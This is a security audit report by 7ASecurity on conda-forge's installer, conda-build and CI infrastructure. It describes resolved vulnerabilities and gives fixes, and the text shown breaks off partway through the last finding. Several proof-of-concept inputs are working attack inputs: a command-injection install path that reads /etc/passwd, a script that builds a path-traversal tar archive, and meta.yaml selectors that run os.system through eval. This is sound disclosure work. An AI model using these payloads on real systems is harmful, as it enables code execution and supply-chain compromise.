



## conda-forge Test Targets:

*Linux, Mac, Windows  
Infrastructure  
Threat Model  
Supply Chain*

# Pentest Report

---

Client:

*conda-forge team*

*in collaboration with the*

*Open Source Technology  
Improvement Fund, Inc*

### 7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Dariusz Jastrzębski
- Dheeraj Joshi, BTech.
- Miroslav Štampar, PhD.
- Szymon Grzybowski, MSc.

*This report is released under the Creative Commons  
Attribution Share-Alike 4.0 International license.*

See [License and Legal Notice](#) for details and terms.

**7ASecurity**

*Protect Your Site & Apps  
From Attackers*

[sales@7asecurity.com](mailto:sales@7asecurity.com)

[7asecurity.com](https://7asecurity.com)

## INDEX

<b>Introduction</b>	<b>3</b>
<b>About OSTIF</b>	<b>5</b>
<b>Scope</b>	<b>6</b>
<b>Identified Vulnerabilities</b>	<b>7</b>
CON-01-001 WP1: Command Injection via Unsanitized User Input (Low)	7
CON-01-006 WP1: Code Exec via weak Build Script Permissions (Medium)	9
CON-01-008 WP1: Path Traversal via Malicious Tar File (Medium)	10
CON-01-009 WP1: Code Exec via Malicious Recipe Selectors (High)	12
CON-01-010 WP2: Code Exec via Insecure Version Parsing (Medium)	15
CON-01-012 WP2: Conda-Forge Channel Access Token Leakage (Critical)	16
CON-01-013 WP2: Unauthorized Artifact Modification via Race Condition (High)	18
<b>Hardening Recommendations</b>	<b>22</b>
CON-01-002 WP1: Insecure Encryption via Padding Oracle Attack (Low)	22
CON-01-003 WP1: Insecure Token Storage & File Permission Practices (Low)	23
CON-01-004 WP1: PrivEsc Risk via Default Docker Root User (Info)	24
CON-01-005 WP1: Incorrect Default File Permissions (Low)	25
CON-01-007 WP1: Possible DYLIB Injection on macOS Client (Medium)	27
CON-01-011 WP1: Token Leaks in GitHub Commit History (Info)	29
<b>WP3: conda-forge Lightweight Threat Model</b>	<b>30</b>
Introduction	30
Relevant assets and threat actors	30
Attack surface	31
Threat 01: Attacks Against CI/CD Pipelines	33
Threat 02: Artifact Tampering / Supply Chain Poisoning	35
Threat 03: Untrusted Input Processing & Remote Code Execution	37
Threat 04: Denial of Service (DoS) Conditions	38
Threat 05: Sensitive Data Exposure & Logging Issues	39
<b>WP4: conda-forge Supply Chain Implementation</b>	<b>41</b>
Introduction and General Analysis	41
Current SLSA practices of conda-forge	41
SLSA v1.0 Framework Analysis	43
SLSA v1.0 Assessment Results	43
SLSA v1.0 Assessment Justification	44
SLSA v0.1 Framework Analysis	46
SLSA v0.1 Assessment Results	47
SLSA Conclusion	48
<b>Conclusion</b>	<b>49</b>
<b>License and Legal Notice</b>	<b>52</b>

## Introduction

*“Community-led recipes, infrastructure and distributions for conda.”*

From <https://conda-forge.org/>

This document outlines the results of a penetration test and *whitebox* security review conducted against the conda-forge platform. The project was solicited by conda-forge, funded by the *Open Source Technology Improvement Fund, Inc (OSTIF)*, and executed by 7ASecurity in March and April of 2025. The audit team dedicated 59.5 working days to complete this assignment. Please note that this is the first penetration test for this project. Consequently, the identification of security weaknesses was expected to be easier during this engagement, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration, the goal was to review the solution as thoroughly as possible, to ensure conda-forge users can be provided with the best possible security. The methodology implemented was *whitebox*: 7ASecurity was provided with access to a staging environment, documentation, test users, and source code. A team of 6 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of necessary arrangements were in place by February 2025, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Element channel. The conda-forge team was helpful and responsive throughout the audit, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

This audit split the scope items into the following work packages, which are referenced in the ticket headlines as applicable:

- WP1: Whitebox tests against Linux, Mac & Windows Implementation
- WP2: Whitebox tests against conda-forge infrastructure features
- WP3: conda-forge Lightweight Threat Model Documentation
- WP4: conda-forge Supply Chain Analysis

The findings of the security audit (WP1-2) can be summarized as follows:

<i>Identified Vulnerabilities</i>	<i>Hardening Recommendations</i>	<i>Total Issues</i>
7	6	13

Please note that the analysis of the remaining work packages (WP3-4) is provided separately, in the following sections of this report:

- [WP3: conda-forge Lightweight Threat Model](#)
- [WP4: conda-forge Supply Chain Implementation](#)

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the conda-forge applications.

## About OSTIF

The *Open Source Technology Improvement Fund (OSTIF)* is dedicated to resourcing and managing security engagements for open source software projects through partnerships with corporate, government, and non-profit donors. We bridge the gap between resources and security outcomes, while supporting and championing the open source community whose efforts underpin our digital landscape.

Over the past ten years, OSTIF has been responsible for the discovery of over 800 vulnerabilities, (121 of those being Critical/High), over 13,000 hours of security work, and millions of dollars raised for open source security. Maximizing output and security outcomes while minimizing labor and cost for projects and funders has resulted in partnerships with multi-billion dollar companies, top open source foundations, government organizations, and respected individuals in the space. Most importantly, we've helped over 120 projects and counting improve their security posture.

Our directive is to support and enrich the open source community through providing public-facing security audits, educational resources, meetups, tooling, and advice. OSTIF's experience positions us to be able to share knowledge of auditing with maintainers, developers, foundations, and the community to further secure our infrastructure in a sustainable manner.

We are a small team working out of Chicago, Illinois. Our website is [ostif.org](https://ostif.org). You can follow us on social media to keep up to date on audits, conferences, meetups, and opportunities with OSTIF, or feel free to reach out directly at [contactus@ostif.org](mailto:contactus@ostif.org) or our [Github](#).

Derek Zimmer, Executive Director  
Amir Montazery, Managing Director  
Helen Woeste, Communications and Community Manager  
Tom Welter, Project Manager



## Scope

The following list outlines the items in scope for this project:

- **WP1: Whitebox tests against Linux, Mac & Windows Implementation**
  - <https://github.com/conda-forge/miniforge>
  - <https://github.com/conda/conda-build>
- **WP2: Whitebox tests against conda-forge infrastructure features**
  - <https://github.com/conda-forge/conda-forge-ci-setup-feedstock>
  - <https://github.com/conda-forge/conda-smithy>
  - <https://github.com/conda-forge/conda-forge-webservices>
  - <https://github.com/conda-forge/docker-images>
  - <https://github.com/conda-forge/staged-recipes>
  - <https://github.com/conda-forge/conda-forge.github.io>
  - <https://github.com/conda-forge/feedstocks>
- **WP3: conda-forge Lightweight Threat Model Documentation**
  - As above
- **WP4: conda-forge Supply Chain Analysis**
  - As above



## Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *CON-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

### CON-01-001 WP1: Command Injection via Unsanitized User Input (*Low*)

**Retest Notes:** Resolved<sup>1</sup> by conda-forge and confirmed by 7ASecurity. The script no longer uses eval statements.

**References:** CVE-2025-49823<sup>2</sup>, GHSA-44q9-rg2q-5g99<sup>3</sup>.

The Miniforge installer script processes the installation prefix (*user\_prefix*) using an eval statement, which causes unsanitized input from the user to be executed as shell code. Although executed with the user privileges (not *root*), arbitrary commands can be injected by supplying a malicious installation path. Exploitation requires explicit user action, such as manually entering a crafted path, similar to self-XSS attacks in browsers. The severity is reduced since exploitation requires manual input and no remote attack vector exists without social engineering.

The following PoC demonstrates the method by which commands can be executed via the user provided installation location:

#### PoC Steps:

1. Download and run the Miniforge script from <https://conda-forge.org/download/>.
2. Accept the license terms.
3. When prompted for the installation location, enter:  
`$(cat${IFS}$(cat${IFS}/etc/passwd))`

#### Output:

```
[...]
```

```
Do you accept the license terms? [yes|no]
```

```
>>> yes
```

```
Miniforge3 will now be installed into this location:
```

```
/home/stamparm/miniforge3
```

```
- Press ENTER to confirm the location
```

<sup>1</sup> <https://github.com/conda/constructor/commit/ce4c2d58cfcde2f62d038fb8aba013176c77a0b1>

<sup>2</sup> <https://nvd.nist.gov/vuln/detail/CVE-2025-49823>

<sup>3</sup> <https://github.com/conda/constructor/security/advisories/GHSA-44q9-rg2q-5g99>

- Press CTRL-C to abort the installation
- Or specify a different location below

```
[/home/stamparm/miniforge3] >>> $(cat${IFS}$(cat${IFS}/etc/passwd))
cat: 'root:x:0:0:root:/root:/bin/bash': No such file or directory
cat: 'daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin': No such file or directory
cat: 'bin:x:2:2:bin:/bin:/usr/sbin/nologin': No such file or directory
cat: 'sys:x:3:3:sys:/dev:/usr/sbin/nologin': No such file or directory
cat: 'sync:x:4:65534:sync:/bin:/bin/sync': No such file or directory
cat: 'games:x:5:60:games:/usr/games:/usr/sbin/nologin': No such file or directory
[...]
```

The root cause lies in the unsafe handling of `$user_prefix` variable:

## Affected Files:

[https://github.com/conda-forge/miniforge/\[...\]/Miniforge3-MacOSX-arm64.sh](https://github.com/conda-forge/miniforge/[...]/Miniforge3-MacOSX-arm64.sh)  
[https://github.com/conda-forge/miniforge/\[...\]/Miniforge3-MacOSX-x86\\_64.sh](https://github.com/conda-forge/miniforge/[...]/Miniforge3-MacOSX-x86_64.sh)  
[https://github.com/conda-forge/miniforge/\[...\]/Miniforge3-Linux-x86\\_64.sh](https://github.com/conda-forge/miniforge/[...]/Miniforge3-Linux-x86_64.sh)  
[https://github.com/conda-forge/miniforge/\[...\]/Miniforge3-Linux-aarch64.sh](https://github.com/conda-forge/miniforge/[...]/Miniforge3-Linux-aarch64.sh)  
[https://github.com/conda-forge/miniforge/\[...\]/Miniforge3-Linux-ppc64le.sh](https://github.com/conda-forge/miniforge/[...]/Miniforge3-Linux-ppc64le.sh)

## Affected Code:

```
[...]
printf "\\n"
printf " - Press ENTER to confirm the location\\n"
printf " - Press CTRL-C to abort the installation\\n"
printf " - Or specify a different location below\\n"
printf "\\n"
printf "[%s] >>> " "$PREFIX"
read -r user_prefix
if [ "$user_prefix" != "" ]; then
    case "$user_prefix" in
        *\ * )
            printf "ERROR: Cannot install into directories with spaces\\n" >&2
            exit 1
            ;;
        *)
            eval PREFIX="$user_prefix"
            ;;
    esac
fi
[...]
```

It is advised to remove `eval` to prevent accidental or malicious command execution.

## Proposed Fix:

```
PREFIX=$(realpath -- "$user_prefix")
```



**CON-01-006 WP1: Code Exec via weak Build Script Permissions (Medium)**

**Retest Notes:** Resolved<sup>4</sup> by conda-forge and confirmed by 7ASecurity.

**References:** CVE-2025-32797<sup>5</sup>, GHSA-vfp6-3v8g-vcmm<sup>6</sup>.

The `write_build_scripts` function in the `conda-build` repository creates the temporary build script `conda_build.sh` with overly permissive permissions (`0o766`), allowing write access to all users. A race condition can be exploited by attackers with filesystem access to overwrite the script before execution, enabling arbitrary code execution with the privileges of the victim user. This poses a significant risk in shared environments such as multi-user systems and CI/CD pipelines, potentially resulting in full system compromise.

Non-static directory names do not eliminate the risk. Parent directories (for example, `~/conda-bld`) can be monitored using tools such as `inotify` or file system polling. The short interval between script creation and execution permits rapid overwrites. Directory names can be inferred through timestamps or logs, and semi-randomized paths can be exploited within milliseconds using automated tools.

The severity is reduced because exploitation requires local access and real-time monitoring or prediction of build paths, these conditions are common in shared environments. Despite the narrow race window and increased complexity due to dynamic paths, arbitrary code execution remains achievable.

**Affected Files:**

[https://github.com/conda/conda-build/\[...\]/conda\\_build/build.py](https://github.com/conda/conda-build/[...]/conda_build/build.py)

[https://github.com/conda-forge/miniforge/\[...\]/build\\_miniforge.sh](https://github.com/conda-forge/miniforge/[...]/build_miniforge.sh)

**Example Code:**

```
def build(...):
    [...]
    work_file, _ = write_build_scripts(m, script, build_file)
    if not provision_only:
        cmd = (
            [shell_path]
            + (["-x"] if m.config.debug else [])
            + ["-o", "errexit", work_file]
        )
    [...]
def write_build_scripts(m, script, build_file):
    work_file = join(m.config.work_dir, "conda_build.sh")
    env_file = join(m.config.work_dir, "build_env_setup.sh")
```

<sup>4</sup> <https://github.com/conda/conda-build/commit/d246e49c8f45e8033915156ee3d77769926f3c2e>

<sup>5</sup> <https://nvd.nist.gov/vuln/detail/CVE-2025-32797>

<sup>6</sup> <https://github.com/conda/conda-build/security/advisories/GHSA-vfp6-3v8g-vcmm>

```
[...]
with open(work_file, "w") as bf:
    # bf.write('set -ex\n')
    bf.write("if [ -z ${CONDA_BUILD+x} ]; then\n")
    bf.write(f"    source {env_file}\n")
[...]
os.chmod(work_file, 0o766)
return work_file, env_file
```

It is advised to restrict permissions of the `conda_build.sh` script from `0o766` to `0o700` (read, write, and execute for the owner only). Additionally, use atomic file creation by writing to a securely randomized temporary filename and renaming it atomically to reduce the race condition window.

### CON-01-008 WP1: Path Traversal via Malicious Tar File (Medium)

**Retest Notes:** Resolved<sup>7</sup> by conda-forge and confirmed by 7A Security.

**References:** CVE-2025-32799<sup>8</sup>, GHSA-h499-pxgj-qh5h<sup>9</sup>.

The *conda-build* processing logic is vulnerable to path traversal (*Tarslip*) attacks due to insufficient sanitization of tar entry paths<sup>10</sup>. Malicious tar archives can include entries with directory traversal sequences (i.e. `../../../../var/run/shm/poc.txt`), enabling files to be written outside the intended extraction directory. This may lead to arbitrary file overwrites, privilege escalation, or code execution if sensitive locations (i.e. `~/.bashrc`) are targeted.

The severity is reduced because exploitation requires user interaction (processing a malicious tar file) and the ability to predict or access sensitive filesystem locations. These conditions are common in shared environments such as multi-user systems and CI/CD pipelines. Although crafting a tar archive with traversal entries (i.e. `../../../../malicious.sh`) is trivial, exploitation depends on overwriting files in privileged or predictable paths, such as user configuration directories. If successful, this may enable arbitrary code execution by modifying shell profiles, executables, or cron jobs. This risk is comparable to historical Tarslip vulnerabilities (i.e. CVE-2007-4559<sup>11</sup>), where unsafe tar extraction allowed system-wide compromise despite requiring user action.

The following script demonstrates how a malicious tar file can be crafted and extracted to an arbitrary location via the `conda render` command:

<sup>7</sup> <https://github.com/conda/conda-build/commit/bdf5e0022cec9a0c1378cca3f2dc8c92b4834673>

<sup>8</sup> <https://nvd.nist.gov/vuln/detail/CVE-2025-32799>

<sup>9</sup> <https://github.com/conda/conda-build/security/advisories/GHSA-h499-pxgj-qh5h>

<sup>10</sup> <https://www.trellix.com/blogs/research/tarfile-exploiting-the-world/>

<sup>11</sup> <https://nvd.nist.gov/vuln/detail/CVE-2007-4559>

## PoC Script:

```
import io
import os
import tarfile

malicious_content = b"This is a malicious file!\n"

with tarfile.open("poc.tar", "w") as f:
    tarinfo = tarfile.TarInfo(name="../../../var/run/shm/poc.txt")
    tarinfo.size = len(malicious_content)
    f.addfile(tarinfo, fileobj=io.BytesIO(malicious_content))
```

## Steps to Reproduce:

1. Generate a malicious tar file using the provided Python script.
2. Run `conda render poc.tar`
3. Confirm that `/var/run/shm/poc.txt` is created with attacker-controlled content.

## Output:

```
$ python3 poc.tar
$ conda render poc.tar
WARNING: Number of parsed outputs does not match detected raw metadata blocks.
Identified output block may be wrong! If you are using Jinja conditionals to include or
exclude outputs, consider using `skip: true # [condition]` instead.
[...]
$ cat /var/run/shm/poc.txt
This is a malicious file!
```

The root cause lies in the unsafe handling of user-supplied tar archives:

## Affected Files:

[https://github.com/conda/conda-build/\[...\]/conda\\_build/convert.py](https://github.com/conda/conda-build/[...]/conda_build/convert.py)  
[https://github.com/conda/conda-build/\[...\]/conda\\_build/render.py](https://github.com/conda/conda-build/[...]/conda_build/render.py)

## Example Code:

```
def open_recipe(recipe: str | os.PathLike | Path) -> Iterator[Path]:
    recipe = Path(recipe)

    if not recipe.exists():
        sys.exit(f"Error: non-existent: {recipe}")
    elif recipe.is_dir():
        # read the recipe from the current directory
        yield recipe
    elif recipe.suffixes in [".tar", ".tar.gz", ".tgz", ".tar.bz2"]:
        # extract the recipe to a temporary directory
        with TemporaryDirectory() as tmp, tarfile.open(recipe, "r:") as tar:
            tar.extractall(path=tmp)
            yield Path(tmp)
    elif recipe.suffix == ".yaml":
```

```
# read the recipe from the parent directory
yield recipe.parent
else:
    sys.exit(f"Error: non-recipe: {recipe}")
```

This issue arises from insecure tar extraction in *conda-build*, where *tar.extractall()* is used without validating or sanitizing entry paths. This allows directory traversal entries to escape the extraction root and write to arbitrary filesystem locations.

Tar extraction logic should be modernized across *conda-build*. For Python versions  $\geq 3.12$ , *tar.extractall(path=target\_dir, filter='data')* should be used to block directory traversal through built-in filtering<sup>12</sup>. For earlier versions, a *safe\_extract* function should be implemented to normalize each entry and ensure the resolved absolute path remains within the target directory using *os.path.abspath*. This approach must be consistently applied across all modules handling tar extraction to ensure robust protection against path traversal.

## CON-01-009 WP1: Code Exec via Malicious Recipe Selectors (High)

**Retest Notes:** Resolved<sup>131415161718</sup> by conda-forge and confirmed by 7ASecurity.

**References:** CVE-2025-32798<sup>19</sup>, GHSA-6cc8-c3c9-3rgr<sup>20</sup>.

The recipe processing logic of *conda-build* is vulnerable to arbitrary code execution due to unsafe evaluation of recipe selectors. Selector expressions embedded within *meta.yaml* files are processed using the *eval* function, which interprets user-defined input without proper sanitization. As a result, arbitrary code may be executed during the build process, compromising the integrity of the build environment and enabling unauthorized commands or file operations.

The vulnerability originates from the inherent risk of evaluating untrusted input using *eval* in a context intended to control dynamic build configurations. By directly interpreting selector expressions, *conda-build* introduces an execution pathway for malicious code, violating core security assumptions. This underscores the need for a secure evaluation mechanism that avoids the use of dynamic code execution for selector handling.

<sup>12</sup> <https://docs.python.org/3/library/tarfile.html>

<sup>13</sup> <https://github.com/conda/conda-build/commit/3d87213b840774a24ab1733664d2b36664233754>

<sup>14</sup> <https://github.com/conda/conda-build/commit/559d2ab7b6216346c119d1a095e850d6c6930ad3>

<sup>15</sup> <https://github.com/conda/conda-build/commit/ee068b564175426add2a0b01f01406e1072f048b>

<sup>16</sup> <https://github.com/conda/conda-build/commit/437949a923fd07984865b8af46f5022f2d65c4fd>

<sup>17</sup> <https://github.com/conda/conda-build/commit/b8dba2c39b219e2a24d87265ce69ff1f5620644d>

<sup>18</sup> <https://github.com/conda/conda-build/commit/a6594c38ac535aecdc6a3f3d36a7bce7a7a5c6e6>

<sup>19</sup> <https://nvd.nist.gov/vuln/detail/CVE-2025-32798>

<sup>20</sup> <https://github.com/conda/conda-build/security/advisories/GHSA-6cc8-c3c9-3rgr>

The following PoC demonstrates the method by which a recipe file, containing malicious recipe selectors, may be used to run arbitrary code via the *conda-build* command:

## PoC Commands:

```
mkdir /tmp/poc
cd /tmp/poc
cat > meta.yaml << "EOF"
package:
  name: poc
  version: 0.1

build:
  number: 0
  string: "dummy" # [__import__('os').system('echo This is a malicious file!!! >
/var/run/shm/poc.txt')]
EOF
conda build .
cat /var/run/shm/poc.txt
```

## Output:

```
[...]
This is a malicious file!!!
```

The root cause lies in the unsafe use of *eval()* when processing selector expressions. Comments marked as *TODO* in the source code indicate awareness of this risk.

## Affected File:

[https://github.com/conda/conda-build/\[...\]/conda\\_build/metadata.py](https://github.com/conda/conda-build/[...]/conda_build/metadata.py)

## Affected Code:

```
def parse(data, config, path=None):
    data = select_lines(
        data,
        get_selectors(config),
        variants_in_place=bool(config.variant),
    )
    [...]
def select_lines(text: str, namespace: dict[str, Any], variants_in_place: bool) -> str:
    lines = []
    selector_cache: dict[str, bool] = {}
    for i, (selector, line) in enumerate(_split_line_selector(text)):
        [...]
        value = bool(eval_selector(selector, namespace, variants_in_place))
    [...]
def _split_line_selector(text: str) -> tuple[tuple[str | None, str], ...]:
    lines: list[tuple[str | None, str]] = []
    for line in text.splitlines():
        line = line.rstrip()
```

```
# skip comment lines, include a blank line as a placeholder
if line.lstrip().startswith("#"):
    lines.append((None, ""))
    continue

# include blank lines
if not line:
    lines.append((None, ""))
    continue

# user may have quoted entire line to make YAML happy
trailing_quote = ""
if line and line[-1] in ('"', "'"):
    trailing_quote = line[-1]

# Checking for "[" and "]" before regex matching every line is a bit faster.
if (
    ("[" in line and "]" in line)
    and (match := sel_pat.match(line))
    and (selector := match.group(3))
):
    # found a selector
    lines.append((selector, (match.group(1) + trailing_quote).rstrip()))
else:
    # no selector found
    lines.append((None, line))
return tuple(lines)

[...]
def eval_selector(selector_string, namespace, variants_in_place):
    try:
        # TODO: is there a way to do this without eval? Eval allows arbitrary
        # code execution.
        return eval(selector_string, namespace, {})
    except NameError as e:
        missing_var = parseNameNotFound(e)
        if variants_in_place:
            log = utils.get_logger(__name__)
            log.debug(
                "Treating unknown selector '{}' + missing_var + '' as if it was False."
            )
        next_string = selector_string.replace(missing_var, "False")
        return eval_selector(next_string, namespace, variants_in_place)
```

The use of *eval* must be eliminated. A secure, custom parser should be implemented to interpret selector expressions safely. This parser must restrict evaluation to a predefined set of safe operations, thereby preventing arbitrary code execution while preserving the intended functionality of recipe selectors.



## CON-01-010 WP2: Code Exec via Insecure Version Parsing (Medium)

**Retest Notes:** Resolved<sup>21</sup> by conda-forge and confirmed by 7ASecurity.

**References:** CVE-2025-49598<sup>22</sup>, GHSA-jh2q-mrmj-hff3<sup>23</sup>.

The *conda-forge-ci-setup-feedstock* setup script is vulnerable to arbitrary code execution due to the unsafe use of the *eval* function when parsing version information from a custom-formatted *meta.yaml* file. If control over the *meta.yaml* file is obtained, malicious code can be injected into the version assignment and executed during processing.

Exploitation requires the modification of the recipe file by manipulating the *RECIPE\_DIR* environment variable and introducing a malicious *meta.yaml*. While this scenario is more feasible in CI/CD pipelines, it is less common in typical environments, which reduces the overall risk.

The following PoC demonstrates how a malicious recipe can be used to execute arbitrary code via the vulnerable *setup.py* script:

### PoC Commands:

```
cat > /tmp/meta.yaml << EOF
{% set version = __import__('os').system('echo This is yet another malicious file!!! >
/var/run/shm/poc.txt') %}
EOF
RECIPE_DIR=/tmp python setup.py --author
cat /var/run/shm/poc.txt
```

### Output:

```
conda-forge/core
This is yet another malicious file!!!
```

The root cause lies in the unsafe handling of version parsing, where the script directly uses the *eval* function to process the version assignment extracted from *meta.yaml* without sanitization.

### Affected File:

<https://github.com/conda-forge/conda-forge-ci-setup-feedstock/blob/main/recipe/setup.py>

### Affected Code:

```
if "RECIPE_DIR" in os.environ:
    pth = os.path.join(os.environ["RECIPE_DIR"], "meta.yaml")
else:
```

<sup>21</sup> <https://github.com/conda-forge/conda-forge-ci-setup-feedstock/commit/fd91cb...59>

<sup>22</sup> <https://nvd.nist.gov/vuln/detail/CVE-2025-49598>

<sup>23</sup> <https://github.com/conda-forge/conda-forge-ci-setup-feedstock/blob/main/advisories/GHSA-jh2q-mrmj-hff3>

```
pth = os.path.join(os.path.dirname(__file__), "meta.yaml")

if os.path.exists(pth):
    with open(pth, "r") as fp:
        for line in fp.readlines():
            if line.startswith("{% set version"):
                _version_ = eval(
                    line
                    .strip()
                    .split("=")[1]
                    .strip()
                    .replace("%}", "")
                    .strip()
                )
                break
```

The `eval` function should be replaced with a secure alternative. For example, using the `ast.literal_eval`<sup>24</sup> function of the Python standard library, which safely evaluates only literal expressions.

## CON-01-012 WP2: Conda-Forge Channel Access Token Leakage (**Critical**)

**Retest Notes:** Resolved<sup>25</sup> by conda-forge and confirmed by 7ASecurity.

**References:** CVE-2025-31484<sup>26</sup>, GHSA-m4h2-49xf-vq72<sup>27</sup>, conda-forge blog<sup>28</sup>.

The production access token for *anaconda.org*, used by *conda-forge* to upload packages to the production channel, was exposed within Azure Pipelines used for building feedstocks. Each build had the ability to access the `BINSTAR_TOKEN` environment variable and use it to upload or overwrite packages in the conda-forge channel<sup>29</sup>. Secrets were managed through *Pulumi* modules integrated with *1Password*, which synchronized secret<sup>30</sup> values across *Azure Pipelines* and *Heroku* environments. Although the architectural design was structurally sound, the production `BINSTAR_TOKEN` was mistakenly defined and injected into the shared Azure build environment.

This misconfiguration allowed malicious builds to extract the production token or other secrets, bypass validation mechanisms, and publish unauthorized packages directly to the production channel.

<sup>24</sup> [https://docs.python.org/3/library/ast.html#ast.literal\\_eval](https://docs.python.org/3/library/ast.html#ast.literal_eval)

<sup>25</sup> <https://github.com/conda-forge/infrastructure/commit/70f3f09e64968d5f0a7b0525846f17cad42dd052>

<sup>26</sup> <https://nvd.nist.gov/vuln/detail/CVE-2025-31484>

<sup>27</sup> <https://github.com/conda-forge/infrastructure/security/advisories/GHSA-m4h2-49xf-vq72>

<sup>28</sup> <https://conda-forge.org/blog/2025/04/02/security-incident-with-package-uploads/>

<sup>29</sup> <https://anaconda.org/conda-forge>

<sup>30</sup> <https://github.com/conda-forge/infrastructure>

**Affected Resources:**

<https://github.com/conda-forge/infrastructure/blob/main/sync-secrets-azure/>  
<https://dev.azure.com/conda-forge/feedstock-builds/build>

**Affected File:**

[https://github.com/conda-forge/infrastructure/commit/6a64\[...\].db](https://github.com/conda-forge/infrastructure/commit/6a64[...].db)

**Affected Code:**

```
name: sync-secrets-azure
description: sync secrets from 1Password to azure
runtime: yaml
[...]
resources:
  [...]
  anacondaOrgVariableGroup:
    type: azuredevops:VariableGroup
    name: anaconda-org
    properties:
      projectId: ${azure-feedstock-project-id.credential}
      name: anaconda-org
      description: anaconda-org secrets (provisioned from
https://github.com/conda-forge/infrastructure)
      allowAccess: true
      variables:
        - name: BINSTAR_TOKEN
          secretValue: ${prod-binstar-token.credential}
          isSecret: true
        - name: STAGING_BINSTAR_TOKEN
          secretValue: ${staging-binstar-token.credential}
          isSecret: true
    outputs: {}
```

Azure Pipelines are capable of executing arbitrary code during builds, which makes them a viable attack vector. According to the conda-forge policy, artifacts must be uploaded only to the staging channel (*cf-staging*) using the *STAGING\_BINSTAR\_TOKEN*. A secured service hosted on Heroku is responsible for validating and promoting artifacts to the conda-forge production channel to reduce supply chain risk.

However, build logs confirm that the production token was injected into the environment and was passed to each build along with the staging token:

**Sample build log:**

[https://dev.azure.com/conda-forge/84710dde-\[...\]/apis/build/builds/1212901/logs/16](https://dev.azure.com/conda-forge/84710dde-[...]/apis/build/builds/1212901/logs/16)

```
[...]  
2025-04-01T09:23:59.8142588Z quay.io/condaforge/linux-anvil-x86_64:alma9  
2025-04-01T09:23:59.8143489Z + docker run -v  
/home/vsts/work/1/s/recipe:/home/conda/recipe_root:rw,z,delegated -v  
/home/vsts/work/1/s:/home/conda/feedstock_root:rw,z,delegated -e CONFIG -e HOST_USER_ID  
-e UPLOAD_PACKAGES -e IS_PR_BUILD -e GIT_BRANCH -e UPLOAD_ON_BRANCH -e CI -e  
FEEDSTOCK_NAME -e CPU_COUNT -e BUILD_WITH_CONDA_DEBUG -e BUILD_OUTPUT_ID -e flow_run_id  
-e remote_url -e sha -e BINSTAR_TOKEN -e FEEDSTOCK_TOKEN -e STAGING_BINSTAR_TOKEN  
quay.io/condaforge/linux-anvil-x86_64:alma9 bash  
/home/conda/feedstock_root/.scripts/build_steps.sh  
[...]
```

The compromised production token should be rotated immediately and removed from the *Pulumi* module that injects it into the *Azure* environment. *Azure* Pipelines should be reconfigured to restrict upload capabilities exclusively to the staging channel (*cf-staging*). The process of promoting packages to the production conda-forge channel must be delegated only to secure backend services, in accordance with existing operational policies.

In addition, the *anaconda.org* security logs should be reviewed and continuously monitored for indicators of unauthorized or anomalous access. A comprehensive forensic investigation should be conducted to determine the root cause of the exposure, assess the scope of the incident, and identify any unauthorized uploads or access attempts originating from unknown accounts or IP addresses.

## CON-01-013 WP2: Unauthorized Artifact Modification via Race Condition (*High*)

**Retest Notes:** Resolved<sup>31323334353637</sup> by conda-forge and confirmed by 7ASecurity.

**References:** CVE-2025-32784<sup>38</sup>, GHSA-28cx-74fp-g2g2<sup>39</sup>.

A race condition was found in the *conda-forge-webservices* component used within the shared build infrastructure. This is categorized as a *Time-of-Check to Time-of-Use (TOCTOU)*<sup>40</sup> issue and can be exploited to modify build artifacts stored in the *cf-staging* Anaconda channel without authorization. Successful exploitation may result in the publication of malicious artifacts to the production conda-forge channel.

### Affected Resource:

<https://github.com/conda-forge/conda-forge-webservices>

The *conda-forge-webservices* service, deployed on Heroku, is a critical validation mechanism. It is responsible for reviewing artifacts in the *cf-staging* channel before promoting them to the production conda-forge channel. This process is triggered at the end of CI/CD builds (for example, Azure Pipelines) via an HTTP POST request made to the */feedstock-outputs/copy* endpoint.

Each request includes parameters such as a SHA-256 hash of the artifact, its path in the *cf-staging* channel, and a *FEEDSTOCK\_TOKEN* for authentication. This token ensures that only authorized feedstock maintainers or core team members are able to initiate the copy operation. Consequently, an attacker must wait for a legitimate build to occur.

The *OutputsCopyHandler* processes the request and performs several validations:

1. Confirms that the *FEEDSTOCK\_TOKEN* is valid and originated from an approved build source
2. Identifies the list of artifacts eligible for copying
3. Retrieves artifact metadata from the *cf-staging* channel, including the hash
4. Compares the provided hash with the retrieved value to ensure integrity
5. Initiates the copy operation using the Anaconda API if all checks succeed

<sup>31</sup> <https://github.com/conda-forge/infrastructure/commit/a28d4a7b1bfb12b69d64c455d1918ed7560af1e3>

<sup>32</sup> <https://github.com/conda-forge/conda-forge.github.io/pull/2504/files>

<sup>33</sup> <https://github.com/conda-forge/conda-forge-webservices/pull/956>

<sup>34</sup> <https://github.com/conda-forge/conda-forge-webservices/pull/957>

<sup>35</sup> <https://github.com/conda-forge/conda-forge-webservices/pull/959>

<sup>36</sup> <https://github.com/conda-forge/conda-forge-webservices/pull/960>

<sup>37</sup> <https://github.com/conda-forge/conda-forge-webservices/pull/961>

<sup>38</sup> <https://nvd.nist.gov/vuln/detail/CVE-2025-32784>

<sup>39</sup> <https://github.com/conda-forge/conda-forge-webservices/security/advisories/GHSA-28cx-74fp-g2g2>

<sup>40</sup> <https://cwe.mitre.org/data/definitions/367.html>

## Affected File: Entry point function signature

[https://github.com/conda-forge/\[...\]/conda\\_forge\\_webservices/webapp.py#L604-L614](https://github.com/conda-forge/[...]/conda_forge_webservices/webapp.py#L604-L614)

### Affected Code:

```
class OutputsCopyHandler(tornado.web.RequestHandler):
    async def post(self):
        headers = self.request.headers
